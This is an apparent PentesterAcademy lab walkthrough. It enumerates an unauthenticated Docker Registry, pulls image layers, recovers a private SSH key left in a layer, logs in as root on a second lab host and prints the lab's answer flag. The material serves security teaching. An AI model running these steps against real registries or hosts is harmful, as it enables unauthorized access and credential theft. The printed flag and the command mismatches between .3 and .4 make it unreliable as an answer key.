ATTACK DEFENSE


by PentesterAcademy

Name	Insecure Secret Keys
URL	https://www.attackdefense.com/challengedetails?cid=1033
Type	DevSecOps : Docker Insecure Images

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Step 1: Run an nmap scan against the subnet


Command: nmap 192.228.90.0/24



```
root@attackdefense:~# nmap 192.228.90.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-15 23:10 IST
Nmap scan report for 192.228.90.1
Host is up (0.000014s latency).
Not shown: 996 closed ports
PORT     STATE    SERVICE
22/tcp   open     ssh
80/tcp   filtered http
8800/tcp filtered sunwebadmin
9000/tcp filtered cslistener
MAC Address: 02:42:9D:01:87:3E (Unknown)

Nmap scan report for 6pz0ertbe4omxfonvltr3c5wk.temp-network_a-128-150 (192.228.90.3)
Host is up (0.000026s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:C0:E4:5A:03 (Unknown)

Nmap scan report for co18m9gi92w64ey86t3ofisog.temp-network_a-128-150 (192.228.90.4)
Host is up (0.000025s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
5000/tcp open  upnp
MAC Address: 02:42:C0:E4:5A:04 (Unknown)
```

Step 2: We have discovered two target machines. And now we can scan all ports to ensure that we can discover other services on non-standard/popular ports


Command: nmap -sV -p- 192.228.90.3 192.228.90.4



```
root@attackdefense:~# nmap -sV -p- 192.228.90.3 192.228.90.4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-15 18:42 IST
Nmap scan report for svfp3d4dmlidg24owrwcwpv0u.temp-network_a-228-90 (192.228.90.3)
Host is up (0.000026s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:C0:E4:5A:03 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for tasgeze82jkvdengnwr36lcpq.temp-network_a-228-90 (192.228.90.4)
Host is up (0.000025s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE VERSION
5000/tcp open  http    Docker Registry (API: 2.0)
MAC Address: 02:42:C0:E4:5A:04 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 41.77 seconds
root@attackdefense:~#
```

Step 3: We have discovered a SSH server and Docker Registry running on the target machines. We can use curl to interact with the API and list all repositories present in the registry.


Command: curl 192.228.90.3:5000/v2/_catalog



```
root@attackdefense:~# curl 192.228.90.4:5000/v2/_catalog
{"repositories":["ssh-server"]}
root@attackdefense:~#
```

Step 5: An image named ssh-server exists on the docker registry. We can list the tags of the images by interacting with the api.


Command: curl 192.228.90.3:5000/v2/ssh-server/tags/list



```
root@attackdefense:~# curl 192.228.90.4:5000/v2/ssh-server/tags/list
{"name":"ssh-server","tags":["latest"]}
root@attackdefense:~#
```

Step 6: We can pull the manifests for the image.


Command: curl 192.228.90.3:5000/v2/ssh-server/manifests/latest



```
root@attackdefense:~# curl 192.228.90.4:5000/v2/ssh-server/manifests/latest
{
   "schemaVersion": 1,
   "name": "ssh-server",
   "tag": "latest",
   "architecture": "amd64",
   "fsLayers": [
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:9ea691711d9ab01fb2c44116aac3fcf23119246e1effaf7cccad77073d0324ef"
      },
      {
         "blobSum": "sha256:4f5835bbf93d1286ca06e58f61b61c52569ee8aef71adbfc6f03389e53165cc7"
      },
      {
         "blobSum": "sha256:c976eab8e2a321e5d173c30324dccdeb82364567f5b28668cbed4aea5f75c668"
      },
      {
         "blobSum": "sha256:c422762cbe3ae21e9bb75cec671ab14e479160433ae769ef7f7f405e6c8982a8"
      },
      {
         "blobSum": "sha256:522cae9428d5495721f7909ed8f61ec82368d590cb46e532da529452a11cb204"
      },
      {
         "blobSum": "sha256:d37f6e28fc4097b42dfa1bf8451a66b3d89062a59995519498e9d982b02de6fa"
      },
```

Step 7: Pull each layer of the image and saving in form of .tar archives. We can extract the saved tar files to view the file system of the image.


Commands: mkdir workspace
cd workspace/
curl 192.228.90.4:5000/v2/ssh-server/blobs/sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
ls
tar -xvf 1.tar



```
root@attackdefense:~# mkdir workspace
root@attackdefense:~# cd workspace/
root@attackdefense:~/workspace# curl 192.228.90.4:5000/v2/ssh-server/blobs/sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46
d4 --output 1.tar
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    32  100    32    0     0    842      0 --:--:-- --:--:-- --:--:--   864
root@attackdefense:~/workspace#
root@attackdefense:~/workspace# ls
1.tar
root@attackdefense:~/workspace# tar -xvf 1.tar
root@attackdefense:~/workspace#
```

Step 8: No files were present in the tar file because the last layer did not produce any change on the disk. We will have to extract each layer till we find relevant information.


Commands: curl
192.228.90.4:5000/v2/ssh-server/blobs/sha256:9ea691711d9ab01fb2c44116aac3fcf23119246e1effaf7cccad77073d0324ef
tar -xvf 2.tar
cat root/flag.txt



```
root@attackdefense:~/workspace# curl 192.228.90.4:5000/v2/ssh-server/blobs/sha256:9ea691711d9ab01fb2c44116aac3fcf23119246e1effaf7cccad77073d0324
ef --output 2.tar
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   130  100   130    0     0  32500      0 --:--:-- --:--:-- --:--:-- 32500
root@attackdefense:~/workspace#
root@attackdefense:~/workspace# ls
1.tar  2.tar
root@attackdefense:~/workspace# tar -xvf 2.tar
root/
root/flag.txt
root@attackdefense:~/workspace# cat root/flag.txt
root@attackdefense:~/workspace#
```


Step 9: Flag location was revealed but the flag.txt file was empty. We can assume that the docker registry hasn’t been updated with new image. We can check whether the same file exists on the SSH server running on the first target machine once we find the key or password to access the SSH server.

Commands: curl
192.228.90.4:5000/v2/ssh-server/blobs/sha256:4f5835bbf93d1286ca06e58f61b61c52569ee8aef71adbfc6f03389e53165cc7
tar -xvf 3.tar




```
root@attackdefense:~/workspace# curl 192.228.90.4:5000/v2/ssh-server/blobs/sha256:4f5835bbf93d1286ca06e58f61b61c52569ee8aef71adbfc6f03389e53165c
c7 --output 3.tar
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   145  100   145    0     0   1421      0 --:--:-- --:--:-- --:--:--  1407
root@attackdefense:~/workspace#
root@attackdefense:~/workspace# tar -xvf 3.tar
start.sh
root@attackdefense:~/workspace#
```

Commands: curl 192.228.90.4:5000/v2/ssh-server/blobs/sha256:c976eab8e2a321e5d173c30324dccdeb82364567f5b28668cbed4aea5f75c668
tar -xvf 4.tar



```
root@attackdefense:~/workspace# curl 192.228.90.4:5000/v2/ssh-server/blobs/sha256:c976eab8e2a321e5d173c30324dccdeb82364567f5b28668cbed4aea5f75c6
68 --output 4.tar
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   145  100   145    0     0   2636      0 --:--:-- --:--:-- --:--:--  2636
root@attackdefense:~/workspace# tar -xvf 4.tar
start.sh
root@attackdefense:~/workspace#
```


Commands: curl 192.228.90.4:5000/v2/ssh-server/blobs/sha256:c422762cbe3ae21e9bb75cec671ab14e479160433ae769ef7f7f405e6c8982a8
tar -xvf 5.tar



```
root@attackdefense:~/workspace# curl 192.228.90.4:5000/v2/ssh-server/blobs/sha256:c422762cbe3ae21e9bb75cec671ab14e479160433ae769ef7f7f405e6c8982
a8 --output 5.tar
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   529  100   529    0     0   129k      0 --:--:-- --:--:-- --:--:--  129k
root@attackdefense:~/workspace#
root@attackdefense:~/workspace# tar -xvf 5.tar
root/
root/.ssh/
root/.ssh/.wh..wh..opq
root/.ssh/authorized_keys
root@attackdefense:~/workspace#
```

The root user uses SSH public key authentication.


Commands: curl 192.228.90.4:5000/v2/ssh-server/blobs/sha256:522cae9428d5495721f7909ed8f61ec82368d590cb46e532da529452a11cb204
tar -xvf 6.tar



```
root@attackdefense:~/workspace# curl 192.228.90.4:5000/v2/ssh-server/blobs/sha256:522cae9428d5495721f7909ed8f61ec82368d590cb46e532da529452a11cb2
04 --output 6.tar
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1541  100  1541    0     0  31448      0 --:--:-- --:--:-- --:--:-- 31448
root@attackdefense:~/workspace#
root@attackdefense:~/workspace# tar -xvf 6.tar
usr/
usr/local/
usr/local/bin/
usr/local/bin/secret/
usr/local/bin/secret/.wh..wh..opq
usr/local/bin/secret/private_key.pem
root@attackdefense:~/workspace#
```

Step 10: The Private key file was revealed. We can use the obtained private key and attempt to login into the SSH server.


Commands: cp usr/local/bin/secret/private_key.pem .
chmod 400 private_key.pem
ssh -i private_key.pem root@192.228.90.3



```
root@attackdefense:~/workspace# cp usr/local/bin/secret/private_key.pem .
root@attackdefense:~/workspace# chmod 400 private_key.pem
root@attackdefense:~/workspace# ssh -i private_key.pem root@192.228.90.3
The authenticity of host '192.228.90.3 (192.228.90.3)' can't be established.
ECDSA key fingerprint is SHA256:JJRDnykBy46vydcn1KuHRGavaaoGBVxSqo0QDpnPx8s.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.228.90.3' (ECDSA) to the list of known hosts.
Ubuntu 16.04.6 LTS
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@victim-1:~#
```

Step 11: We were able to login to the SSH server as root. The flag location was revealed while extracting the second layer. We can retrieve the flag from “/root” directory.

Command: cat /root/flag



```
root@victim-1:~# cat /root/flag.txt
430a877460f6368ff106447e50c2c7f9
root@victim-1:~#
```

This reveals to us the flag.

Flag: 430a877460f6368ff106447e50c2c7f9

References

1. Docker (https://www.docker.com/)
2. Docker Registry API (https://docs.docker.com/registry/spec/api/)